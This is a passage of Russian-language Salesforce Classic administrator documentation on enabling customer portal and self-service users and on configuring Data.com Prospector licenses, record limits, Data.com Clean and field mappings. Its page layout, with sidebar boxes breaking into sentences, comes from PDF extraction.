Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Включение клиентского портала для контактов и организаций-лиц

Чтобы разрешить клиенту доступ к клиентскому portalу Salesforce, запись контакта или организации-лица данного клиента должна быть активирована в качестве пользователя клиентского портала.

1. На странице сведений о контакте или организации-лице щелкните ссылку **«Управление внешним пользователем»**, а затем выберите пункт **«Включить пользователя-клиента»**.
2. Проверьте общие сведения и региональные настройки. При необходимости введите любую нужную информацию. Поле «Имя пользователя» по умолчанию содержит адрес эл. почты клиента.
3. Выберите лицензию пользователя портала. Выбранная лицензия определяет наборы полномочий, профиль пользователя и параметры иерархии ролей, которые могут быть заданы для пользователя клиентского портала. См. раздел **«Лицензии пользователей клиентского портала»** на странице 2688.
4. Чтобы отправить клиенту сообщение эл. почты, содержащее его имя пользователя и пароль на клиентском портале, установите флажок **«Создать пароль и немедленно уведомить пользователя»**.

Если организация Salesforce использует несколько клиентских порталов, то все клиентские порталы, назначенные профилю пользователя, могут быть доступны посредством одного имени пользователя и пароля. См. раздел **«Создание нескольких клиентских порталов»** на странице 2653.

5. Нажмите кнопку **«Сохранить»**.
6. Чтобы устранить неполадки или подтвердить конфигурацию портала, нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Войти на портал в качестве пользователя»**. Данное действие открывает новое окно обозревателя и выполняет автоматический вход от имени пользователя-партнера.

При необходимости модератор может [деактивировать других пользователей](#).

СМ. ТАКЖЕ:

- [Рекомендации по включению клиентского портала для контактов и управлению им](#)
- [Включение социальных организаций, контактов и интересов](#)
- [Рекомендации по изменению организаций для контактов, имеющих доступ к порталам](#)
- [Рекомендации по объединению контактов, связанных с пользователями портала](#)
- [Ограничения контактов](#)
- [Общие сведения об управлении пользователями клиентского портала](#)
- [Рекомендации по включению клиентского портала для контактов и управлению им](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения пользователей клиентского портала или выполнения входа в качестве пользователя портала:

- «Редактирование» для организаций, связанных с пользователем-клиентом
- И
- «Редактирование пользователей портала самообслуживания»

## Включение функций самообслуживания для контактов и организаций-лиц

Чтобы разрешить клиенту доступ к portalу самообслуживания, включите поддержку portalа самообслуживания для клиентской записи организации-лица или контакта. Пользователь portalа самообслуживания может просматривать только те обращения, которые связаны с записью организации.

 **Прим.:** Начиная с выпуска Spring'12 portal самообслуживания недоступен для новых организаций. Текущие организации могут использовать portal самообслуживания в обычном режиме.

1. На странице сведений о контакте или организации-лице нажмите кнопку **«Включить самообслуживание»**.
2. Проверьте общие сведения и региональные настройки. При необходимости введите любую нужную информацию. Поле portalа самообслуживания «Имя пользователя» по умолчанию содержит адрес эл. почты клиента.
3. Чтобы назначить клиенту статус суперпользователя на portalе самообслуживания, установите флажок в поле «Суперпользователь». Суперпользователи могут просматривать сведения об обращениях, добавлять комментарии и загружать вложения для всех обращений, отправленных любым сотрудником компании.
4. Чтобы отправить клиенту сообщение эл. почты, содержащее его имя пользователя и пароль на portalе самообслуживания, установите флажок «Создать пароль и немедленно уведомить пользователя».
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Что такое организация-лицо?](#)

## Определение ролей контактов для контактов в возможностях

Определите, какие роли торговые представители могут назначить для контактов в возможностях. Определите значения для ролей контактов в раскрывающихся списках и последовательности, в которых они будут появляться. Укажите, какие цвета будут использоваться для обозначения ролей в диаграммах.

1. Для редактирования введите строку *«Контакт»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Роли контактов в возможностях»**.
2. Настройте предварительно определенные роли контактов. При необходимости создайте новые роли.
3. Сохраните внесенные изменения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активации пользователей portalа самообслуживания:

- «Редактирование пользователей portalа самообслуживания»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

## Настройка Data.com Prospector

Позволяет вашим представителям находить компании, интересы и контакты средствами Salesforce. Чтобы сделать это, настройте и примените Data.com Prospector.

**!** **Важное замечание:** Чтобы разрешить пользователю добавление и экспорт файлов из Data.com, лицензия должна быть назначена пользователю data.com напрямую.

### 1. [Как работают типы пользователя, лицензии и ограничения на добавление записей Data.com?](#)

Типы пользователя, лицензии и ограничения на добавление записей определяют пользователей, которые могут просматривать Data.com, а также действия, доступные пользователям Data.com.

### 2. [Настройка пользователей Data.com](#)

Чтобы разрешить использование базы данных Data.com, содержащей большое количество организаций, контактов и интересов, предоставьте пользователям доступ к Data.com и задайте ограничения на добавление записей.

### 4. [Включение функции очистки Data.com Clean для продукта Data.com Prospector](#)

Позвольте пользователям вручную очищать учетную запись, контакт и записи об интересах. Вы можете даже очищать записи, которые добавлялись из других источников. Очистка включается по умолчанию при использовании Data.com Prospector. Используя Data.com Premium Prospector вы можете вручную очищать записи компании D&B, связанные с учетной записью или с записью об интересах.

### 5. [Настройка Data.com Corporate Prospector](#)

Продукт Data.com Corporate Prospector предоставляет основные данные Dun & Bradstreet об организациях и интересах, включая поля «Номер D-U-N-S», «Код NAICS», «Торговый стиль» и другое. Способ внедрения данного продукта описан ниже.

### 6. [Настройка Data.com Premium Prospector](#)

Data.com Premium Prospector — это модернизированная версия продукта Data.com Corporate Prospector. Помимо всех функций и полей, доступных пользователям Data.com Corporate Prospector, пользователям Data.com Premium Prospector также доступны более 70 дополнительных полей D&B для организаций и интересов Salesforce, добавленных из Data.com. Подобно пользователям Data.com Corporate Prospector, пользователи Data.com Premium Prospector также могут просматривать ограниченное количество полей D&B для записей организаций и интересов.

### 7. [Ограничение доступных действий над результатами поиска Data.com](#)

Используйте функцию **Добавить в Salesforce** и **Экспортировать результаты**, чтобы ограничить набор действий, которые могут выполнять пользователи при помощи результатов поиска Data.com для функций Data.com, в которых используются результаты поиска.

### 8. [Использование параметров сокрытия контактных данных в результатах поиска и экспортах Data.com](#)

Результаты поиска Data.com и файлы экспорта позволяют скрывать некоторые контактные данные.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения Data.com:

- «Настройка приложения»

Для активации пользователей Data.com:

- «Управление внутренними пользователями»

Для установки пакетов AppExchange:

- «Загрузка пакетов AppExchange»

9. [Рекомендации по предоставлению пользователям возможности искать сведения о компаниях, контактах и интересах с помощью средства Data.com Prospector](#)

Продукт Data.com Prospector доступен в двух версиях. Каждая позволяет искать данные в Data.com и добавлять туда данные. Ознакомьтесь с некоторыми рекомендациями по внедрению обеих версий.

СМ. ТАКЖЕ:

[Получайте высококачественные данные там, где это нужно при помощи Salesforce](#)

[Как работают типы пользователя, лицензии и ограничения на добавление записей Data.com?](#)

## Как работают типы пользователя, лицензии и ограничения на добавление записей Data.com?

Типы пользователя, лицензии и ограничения на добавление записей определяют пользователей, которые могут просматривать Data.com, а также действия, доступные пользователям Data.com.

### [Просмотр сведений о лицензиях Data.com, доступных остатков и ограничений](#)

Страница «Лицензии и ограничения Data.com» меню «Настройка» позволяет просматривать важные сведения о лицензиях, доступных остатках и ограничениях. Кроме того, данная страница отображает ежедневные ограничения API для Data.com.

### [Как работают лицензии для продукта Data.com Prospector?](#)

Лицензии Data.com Prospector позволяют пользователям выполнять поиск по организациям и контактам Data.com, а затем добавлять их в качестве записей Salesforce. Пользователям может быть назначен один из двух типов лицензий («Пользователь Data.com» и «Пользователь Data.com List»), каждый из которых отличается собственными характеристиками.

### [Алгоритм работы лицензий для функции Data.com Clean](#)

При использовании продукта Data.com Prospector пользователи с данными лицензиями могут выполнять ручную очистку доступных им организаций, контактов и интересов. При приобретении функции Data.com Clean пользователям доступна автоматическая очистка записей, а ручная очистка записей доступна всем пользователям Salesforce (не только пользователям с лицензиями Data.com Prospector).

СМ. ТАКЖЕ:

[Использование Data.com. Вопросы и ответы](#)

[Настройка пользователей Data.com](#)

## ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## Просмотр сведений о лицензиях Data.com, доступных остатков и ограничений

Страница «Лицензии и ограничения Data.com» меню «Настройка» позволяет просматривать важные сведения о лицензиях, доступных остатках и ограничениях. Кроме того, данная страница отображает ежедневные ограничения API для Data.com.

 **Совет:** Чтобы просмотреть количество записей, добавленных или экспортированных каждым пользователем, откройте страницу «Все пользователи Data.com». Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи Data.com Prospector**». Если организация использует типы настраиваемых отчетов, то объект «Использование Data.com» может использоваться для создания отчета, содержащего более подробную информацию об использовании.

1. Введите строку «*Лицензии и ограничения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Лицензии и ограничения**».

СМ. ТАКЖЕ:

[Как работают типы пользователя, лицензии и ограничения на добавление записей Data.com?](#)

## Как работают лицензии для продукта Data.com Prospector?

Лицензии Data.com Prospector позволяют пользователям выполнять поиск по организациям и контактам Data.com, а затем добавлять их в качестве записей Salesforce. Пользователям может быть назначен один из двух типов лицензий («Пользователь Data.com» и «Пользователь Data.com List»), каждый из которых отличается собственными характеристиками.

 **Важное замечание:** You need to assign a Data.com license directly to a user in order for that user to add and export files from Data.com.

### Пользователь Data.com

Пользователи Data.com могут ежемесячно добавлять или экспортировать ограниченное количество записей организаций, контактов и интересов. По умолчанию записи пользователя в лицензии ограничено числом 300. Ограничение на добавление записей обновляется в полночь при наступлении первого дня месяца (на основе часового пояса

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра страниц настроек Data.com:

- «Настройка приложения»


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.




организации) независимо от даты начала контракта. Неиспользованные записи аннулируются в конце каждого месяца, *не* переносятся на следующий месяц, и за них не осуществляется возврат средств.

 **Пример:** Для отдела продаж компании Universal Telco, насчитывающего 14 торговых представителей, приобретено 20 лицензий Data.com Prospector. Ежемесячное ограничение по каждой лицензии составляет 300 записей. Таким образом, пользователи Data.com данной организации могут ежемесячно добавлять 6 000 записей. Администратор компании Universal Telco может распределить данное ограничение следующим образом.

- Десяти торговым представителям выделить по 300 записей.
- Двум торговым представителям выделить по 500 записей.
- Двум торговым представителям выделить по 1 000 записей.

### Пользователь Data.com List

Пользователи Data.com могут ежемесячно добавлять или экспортировать ограниченное количество записей организаций, контактов и интересов. Неиспользованные записи аннулируются в конце каждого месяца, *не* переносятся на следующий месяц. Пользователям Data.com List, исчерпавшим предоставленное ежемесячное ограничение, доступны дополнительные записи, являющиеся общими для всех пользователей Data.com List организации. Срок действия неиспользованных общих дополнительных записей составляет один год с момента их приобретения. Общее ограничение, предоставленное организации, доступно только пользователям Data.com List. Пользователь Data.com, которому требуется доступ к общему ограничению, должен быть изменен на пользователя Data.com List.

 **Пример:** Отдел маркетинга компании Universal Telco насчитывает четыре специалиста по маркетингу. Каждому специалисту назначена лицензия Data.com Prospector и все специалисты являются пользователями Data.com List. Компания Universal Telco приобретает достаточное ежемесячное количество дополнительных записей и по умолчанию предоставляет каждому пользователю Data.com 300 записей в месяц. Кроме того, компания приобретает пул, содержащий 5 000 дополнительных записей. Таким образом, каждому специалисту по маркетингу, исчерпавшему собственное ежемесячное ограничение, предоставляется доступ к общему ограничению. Другими словами, все четыре специалиста по маркетингу могут добавить в общей сложности 5 000 записей. Например, один специалист может добавить 2 500 записей, тогда как остальные 2 500 записей будут доступны одному или всем трем оставшимся специалистам.

СМ. ТАКЖЕ:

[Как работают типы пользователя, лицензии и ограничения на добавление записей Data.com?](#)

## Алгоритм работы лицензий для функции Data.com Clean

При использовании продукта Data.com Prospector пользователи с данными лицензиями могут выполнять ручную очистку доступных им организаций, контактов и интересов. При приобретении функции Data.com Clean пользователям доступна автоматическая очистка записей, а ручная очистка записей доступна всем пользователям Salesforce (не только пользователям с лицензиями Data.com Prospector).

Страница «Лицензии и ограничения Data.com» меню «Настройка» определяет пользователей, которые могут очищать записи, а также возможность использования автоматических заданий по очистке.



**Прим.:** При приобретении только продукта Data.com Prospector очистка записей доступна только пользователям с соответствующими лицензиями.

СМ. ТАКЖЕ:

[Как работают типы пользователя, лицензии и ограничения на добавление записей Data.com?](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## Настройка пользователей Data.com

Чтобы разрешить использование базы данных Data.com, содержащей большое количество организаций, контактов и интересов, предоставьте пользователям доступ к Data.com и задайте ограничения на добавление записей.

**!** **Важное замечание:** Чтобы разрешить пользователю добавление и экспорт файлов из Data.com, лицензия должна быть назначена пользователю data.com напрямую.

1. Введите строку «*Управление пользователями*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. На странице «Пользователи» щелкните «**Изменить**» рядом с именем пользователя, которого требуется включить.
3. Выберите тип пользователя в раскрывающемся списке «Тип пользователя Data.com». Система Salesforce поддерживает два типа пользователей: пользователь Data.com и пользователь Data.com List. Пользователи Data.com могут ежемесячно добавлять или экспортировать ограниченное количество записей организаций, контактов и интересов; при этом неиспользованные записи аннулируются в конце каждого месяца. Ежемесячные ограничения, предоставляемые пользователям Data.com List, аналогичны ограничениям, которые предоставляются пользователям Data.com. Пользователям Data.com List, исчерпавшим предоставленное ежемесячное ограничение, доступны дополнительные записи, являющиеся общими для всех пользователей Data.com List организации.
4. В раскрывающемся списке Ежемесячное ограничение на добавление Data.com выберите номер учетной записи, контакта, и записи об интересах, которые пользователь может добавлять каждый месяц. При необходимости назначьте ограничение, установленное для организации, одному или всем пользователям. Помните, что при достижении ежемесячного ограничения пользователи теряют возможность добавления записей. Например, если организация может ежемесячно добавлять 3 000 записей, то одному пользователю может быть выделено 500 записей, второму — 1 000 записей, а третьему — максимально допустимое количество (в данном примере 3 000 записей). Если второй пользователь добавит сразу 1 000 записей, то третий пользователь сможет добавить не более 2 000 записей. Кроме того, если третий пользователь добавит более 500 записей, то первому пользователю добавление записей будет недоступно.

**💡 Совет:** Чтобы просмотреть ежемесячное ограничение на добавление записей, установленное для организации, откройте страницу «Лицензии и ограничения Data.com». Введите строку «*Лицензии и ограничения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Лицензии и ограничения**».

5. Нажмите кнопку «**Сохранить**». Чтобы настроить Data.com для других пользователей, нажмите кнопку «**Сохранить и создать**».

**💡 Совет:** Чтобы настроить пользователей Data.com, выбрать нужный тип пользователя Data.com и задать ежемесячное ограничение на добавление, воспользуйтесь приложением Apex Data Loader. Для этого, экспортируйте записи пользователей в CSV-файл, измените соответствующие поля для каждого нужного пользователя и затем импортируйте CSV-файл в систему Salesforce. Объект «Пользователь» содержит следующие поля для экспорта: LastName, FirstName, UserPermissionsJigsawProspectingUser, JigsawImportLimitOverride и UserPreferencesJigsawListUser. Дополнительную информацию об объекте «Пользователь» см. в Руководстве разработчика SOAP API.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения Data.com:

- «Настройка приложения»

Для активации пользователей Data.com:

- «Управление внутренними пользователями»

Для установки пакетов AppExchange:

- «Загрузка пакетов AppExchange»

Количество пользователей Data.com, доступное для настройки в системе Salesforce или посредством приложения Data Loader, определяется количеством приобретенных лицензий Data.com. При использовании приложения Data Loader рекомендуем внимательно отслеживать оставшееся количество лицензий.

СМ. ТАКЖЕ:

[Получайте высококачественные данные там, где это нужно при помощи Salesforce](#)

[Как работают типы пользователя, лицензии и ограничения на добавление записей Data.com?](#)

## Включение функции очистки Data.com Clean для продукта Data.com Prospector

Позвольте пользователям вручную очищать учетную запись, контакт и записи об интересах. Вы можете даже очищать записи, которые добавлялись из других источников. Очистка включается по умолчанию при использовании Data.com Prospector. Используя Data.com Premium Prospector вы можете вручную очищать записи компаний D&B, связанные с учетной записью или с записью об интересах.

### Прим.:

- При приобретении продукта Data.com Clean пользователи могут очищать записи организаций, контактов и интересов вручную или *автоматически*. При приобретении версии продукта Data.com Premium Clean пользователям также доступны автоматические задания по очистке записей компаний D&B, связанных с записями организаций или интересов. Дополнительную информацию см. в разделе «[Настройка функции Data.com Clean](#)».
- Включение функции очистки *не* приводит к незамедлительной очистке записей. Чтобы отключить данную функцию, нажмите кнопку «**Отключить**».

1. В меню «Настройка» введите «*Параметры очистки*» в поле «Быстрый поиск», затем выберите «**Параметры очистки**».
2. Убедитесь, что функция Data.com Clean включена.

### [Рекомендации по настраиваемому соотношению полей Data.com и Salesforce](#)

Настраиваемые соотношения позволяют заполнять нужные поля организаций, контактов и интересов Salesforce значениями Data.com. Прежде чем выполнить соотношение полей, убедитесь в глубоком понимании принципов соотношения, необходимой подготовки и ожидаемых результатов.

### [Рекомендации по разрешению повторяющихся записей Data.com в системе Salesforce](#)

Организации, использующие модель общего доступа, могут разрешать пользователям Data.com добавлять повторяющиеся записи организаций, контактов или интересов в систему Salesforce.

СМ. ТАКЖЕ:

[Data.com Clean](#)

[Настройка функции Data.com Clean](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения или отключения функции очистки Data.com Clean:

- «Настройка приложения»

## Рекомендации по настраиваемому соотношению полей Data.com и Salesforce

Настраиваемые соотношения позволяют заполнять нужные поля организаций, контактов и интересов Salesforce значениями Data.com. Прежде чем выполнить соотношение полей, убедитесь в глубоком понимании принципов соотношения, необходимой подготовки и ожидаемых результатов.

Некоторые поля Data.com и Salesforce недоступны. Новое поле Salesforce доступно для соотношения только в том случае, если использует тот же тип данных, что и стандартное поле. Например, поле «Описание» может соотноситься с полем, поддерживающим область подробного текста, длиной не менее 1 000 символов.

Ниже перечислены условия применения настраиваемых соотношений полей.

- Записи Data.com добавляются в систему Salesforce.
- Записи Salesforce сопоставляются с записями Data.com и очищаются вручную или автоматически.

Прежде чем выполнить соотношение полей, просмотрите перечисленные ниже рекомендации и возможные последствия.

- Соотнесение полей или обновление соотношений инициирует полную синхронизацию с Data.com: все записи включенных объектов CRM (организации, контакты и интересы) обновляются даже при отсутствии изменений.
- Соотношения полей Data.com могут конфликтовать с другими настройками полей Salesforce (например, утверждения, бизнес-правила или триггеры Apex), используемыми для организаций, контактов, интересов или записей компаний D&B. При необходимости просмотрите и измените настройки с целью их совместимости со значениями, предоставленными соотношениями.
- Соотнесение отдельных полей Data.com может быть пропущено, однако значения пропущенных полей не подлежат добавлению, экспорту или использованию при определении статуса очистки записи.
- Пропуск или изменение соотношений для полей, используемых при сопоставлении записей Salesforce и Data.com, может инициировать выбор статуса очистки «Не найдено» для некоторых записей.
- Пропуск или изменение соотношения для поля организации «Номер D-U-N-S» инициирует использование службы сопоставления Data.com вместо поля «Номер D-U-N-S» во всех заданиях по повторному сопоставлению записей организаций.
- *Настраиваемые соотношения* поля отображаются при выборе настроек заданий по очистке (присвоение пометок, автоматическое заполнение или перезапись полей Salesforce) во время соотношения полей. Стандартные соотношения (например, поле Data.com «Тел. » с полем Salesforce «Тел. ») не отображаются.
- При экспорте результатов поиска Data.com заголовки столбцов в файле Excel отображают имена соотнесенных полей. Например, если поле Data.com «Телефон» соотносится с полем контакта «Мобильный», то для контактов отображается заголовок «Мобильный», а не «Телефон».
- При соотношении пустых полей Data.com некоторым записям Salesforce может быть присвоен статус очистки «Не найдено».
- При соотношении поля Data.com с настраиваемым полем Salesforce метка настраиваемого поля отображается на странице сравнения.
- Чтобы просмотреть изменения, внесенные в соотношения полей, воспользуйтесь контрольным журналом настройки. В настройке введите «*Просмотр контрольного журнала настройки*» в поле «Быстрый поиск», затем выберите «**Просмотр контрольного журнала настройки**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

[Стандартные соотношения полей Data.com и Salesforce](#)

При добавлении записей в Data.com Prospector или обновлении записей в Data.com Clean, некоторые поля Salesforce получают значения от Data.com. Администраторы Salesforce могут изменять эти сопоставления полей.

[Настройка соотношений полей Data.com и Salesforce](#)

Можно создавать настраиваемые сопоставления, чтобы помещать значения Data.com в определенные поля Salesforce.

[Настраиваемое соотношение полей Data.com и Salesforce](#)

Вы можете сопоставлять настраиваемые поля Data.com организациям, контактам или интересам, чтобы давать торговым представителям более подробную информацию.

СМ. ТАКЖЕ:

[Стандартные соотношения полей Data.com и Salesforce](#)

[Настройка соотношений полей Data.com и Salesforce](#)

[Проверка триггеров и бизнес-правил на совместимость с функцией очистки](#)

**Стандартные соотношения полей Data.com и Salesforce**

При добавлении записей в Data.com Prospector или обновлении записей в Data.com Clean, некоторые поля Salesforce получают значения от Data.com. Администраторы Salesforce могут изменять эти сопоставления полей.

Поля по умолчанию доступны в разделе **Макеты страницы > Поля для рассматриваемого объекта**.

Организации

| Поле Data.com                     | Поле организации           |
|-----------------------------------|----------------------------|
| «Годовой доход» (в долларах США)* | Годовой доход              |
| Описание компании                 | Описание                   |
| Номер D-U-N-S                     | Номер D-U-N-S              |
| Номер факсимиле                   | Факс                       |
| Тип расположения                  | Местоположение организации |
| Почтовый адрес**                  | Адрес отправки             |
| Количество сотрудников: всего     | Сотрудники                 |
| Индикатор типа собственности      | Собственность              |
| Основной адрес                    | Адрес для счета            |
| Основное официальное имя          | Имя организации            |
| Основной код NAICS                | Код NAICS                  |
| Основное описание NAICS           | Описание NAICS             |
| Основной код SIC                  | Код SIC                    |


**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

| Поле <b>Data.com</b>    | Поле организации |
|-------------------------|------------------|
| Основное описание SIC   | Описание SIC     |
| Основной торговый стиль | Торговый стиль   |
| Номер телефона          | Тел.             |
| Биржевой символ         | Биржевой символ  |
| URL-адрес               | Веб-сайт         |
| Год начала              | Год начала       |

 **Совет:** Не все поля Data.com соотносятся по умолчанию со страницей «Организация». О том, как соотнести больше полей Data.com с полями страницы «Организация», см. в разделе [«Настройка соотношения полей Data.com — Salesforce»](#) на странице 1892, а также просмотрите последние примечания к выпуску для поиска соотносимых полей.

### Контакты

| Поле <b>D&amp;B</b>      | Поле контакта   |
|--------------------------|-----------------|
| Основной адрес           | Почтовый адрес  |
| Основное официальное имя | Имя организации |

### Интересы

| Поле <b>D&amp;B</b>               | Поле интереса          |
|-----------------------------------|------------------------|
| «Годовой доход»* (в долларах США) | Годовой доход          |
| Описание компании                 | Описание               |
| Номер D-U-N-S                     | Номер D-U-N-S компании |
| Количество сотрудников: всего     | Количество сотрудников |
| Основной адрес                    | Адрес                  |
| Основное официальное имя          | Компания               |

\* Вы не можете получить доступ к параметру Annual Revenue поля Data.com. Оно используется только для заполнения поля Annual Revenue в Salesforce.

\*\*Data.com Clean не использует сопоставление Mailing Address для организаций. Оно использует только значение параметра Основной адрес для обновления организаций.

СМ. ТАКЖЕ:

- [Настройка соотнесений полей Data.com и Salesforce](#)
- [Стандартные соотнесения полей Data.com и Salesforce](#)


## Настройка соотнесений полей Data.com и Salesforce


Можно создавать настраиваемые сопоставления, чтобы помещать значения Data.com в определенные поля Salesforce.

Ниже перечислены условия применения настраиваемых соотнесений полей.

- Записи Data.com добавляются в систему Salesforce.
- Записи Salesforce сопоставляются с записями Data.com и очищаются вручную или автоматически.

Прежде чем изменить сопоставления полей, убедитесь в [глубоком понимании принципов соотнесения, необходимой подготовки и ожидаемых результатов](#).

 **Прим.:** Некоторые поля Data.com и Salesforce недоступны. Новое поле Salesforce доступно для соотнесения только в том случае, если использует тот же тип данных, что и стандартное поле. Например, поле «Описание» может соотноситься с полем, поддерживающим область подробного текста, длиной не менее 1 000 символов.

1. В разделе «Настройка» введите наименование объекта, который требуется сопоставить полям Data.com, например, **Организации**, затем выберите **Поля**.
2. Щелкните **Создать** рядом с разделом Настраиваемые поля и соотнесения для объекта, которому требуется сопоставить поля, например, **Настраиваемые поля и соотнесения для организаций**.
3.  **Совет:** Лучше всего создать все поля в объекте, в который вы добавляете поля, перед их сопоставлением из раздела **Администрирование Data.com**.  
Следуйте шагам мастера «Создание настраиваемых полей». По окончании щелкните **Сохранить**.
4. В разделе «Настройка» введите **Администрирование Data.com**, затем щелкните **Сопоставление полей**.
5. Найдите поле, которое требуется сопоставить, после чего выберите настраиваемое сопоставление из поля списка рядом с полем.
6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- [Стандартные соотнесения полей Data.com и Salesforce](#)
- [Рекомендации по настраиваемому соотнесению полей Data.com и Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для внедрения Data.com:

- «Настройка приложения»

Для активации пользователей Data.com:

- «Управление внутренними пользователями»

Для установки пакетов AppExchange:

- «Загрузка пакетов AppExchange»




## Настраиваемое сопоставление полей Data.com и Salesforce

Вы можете сопоставлять настраиваемые поля Data.com организациям, контактам или интересам, чтобы давать торговым представителям более подробную информацию.

### Организации

Настраиваемые поля могут иметь любое имя. Рекомендуется, чтобы имена настраиваемых полей соответствовали именам полей Data.com.

 **Совет:** Создайте настраиваемые поля в объекте, в который вы хотите их добавить, перед тем как добавить их со страницы «Сопоставление полей» в разделе «Администрирование» Data.com.

| Поле Data.com                            | Тип    | Длина | Знаки после запятой | Предлагаемое имя поля «Организации»      |
|--|--------|-------|---------------------|--|
| Список Fortune 1000                      | Число  | 4     | 0                   | Список Fortune 1000                      |
| S & P 500                                | Текст  | 10    | 0                   | S & P 500                                |
| Размер территории                        | Число  | 10    | 0                   | Размер территории                        |
| Точность размера территории              | Текст  | 64    | 0                   | Точность размера территории              |
| Единица измерения размера территории     | Текст  | 64    | 0                   | Единица измерения размера территории     |
| Рост числа сотрудников                   | Число  | 12    | 6                   | Рост числа сотрудников                   |
| Ежегодный рост доходов                   | Число  | 12    | 6                   | Ежегодный рост доходов                   |
| Количество сотрудников в предыдущем году | Число  | 18    | 0                   | Количество сотрудников в предыдущем году |
| Доходы за предыдущий год                 | Валюта | 18    | 0                   | Доходы за предыдущий год                 |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно при наличии лицензии на функцию Data.com Clean в версиях: **Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## Рекомендации по разрешению повторяющихся записей Data.com в системе Salesforce

Организации, использующие модель общего доступа, могут разрешать пользователям Data.com добавлять повторяющиеся записи организаций, контактов или интересов в систему Salesforce.

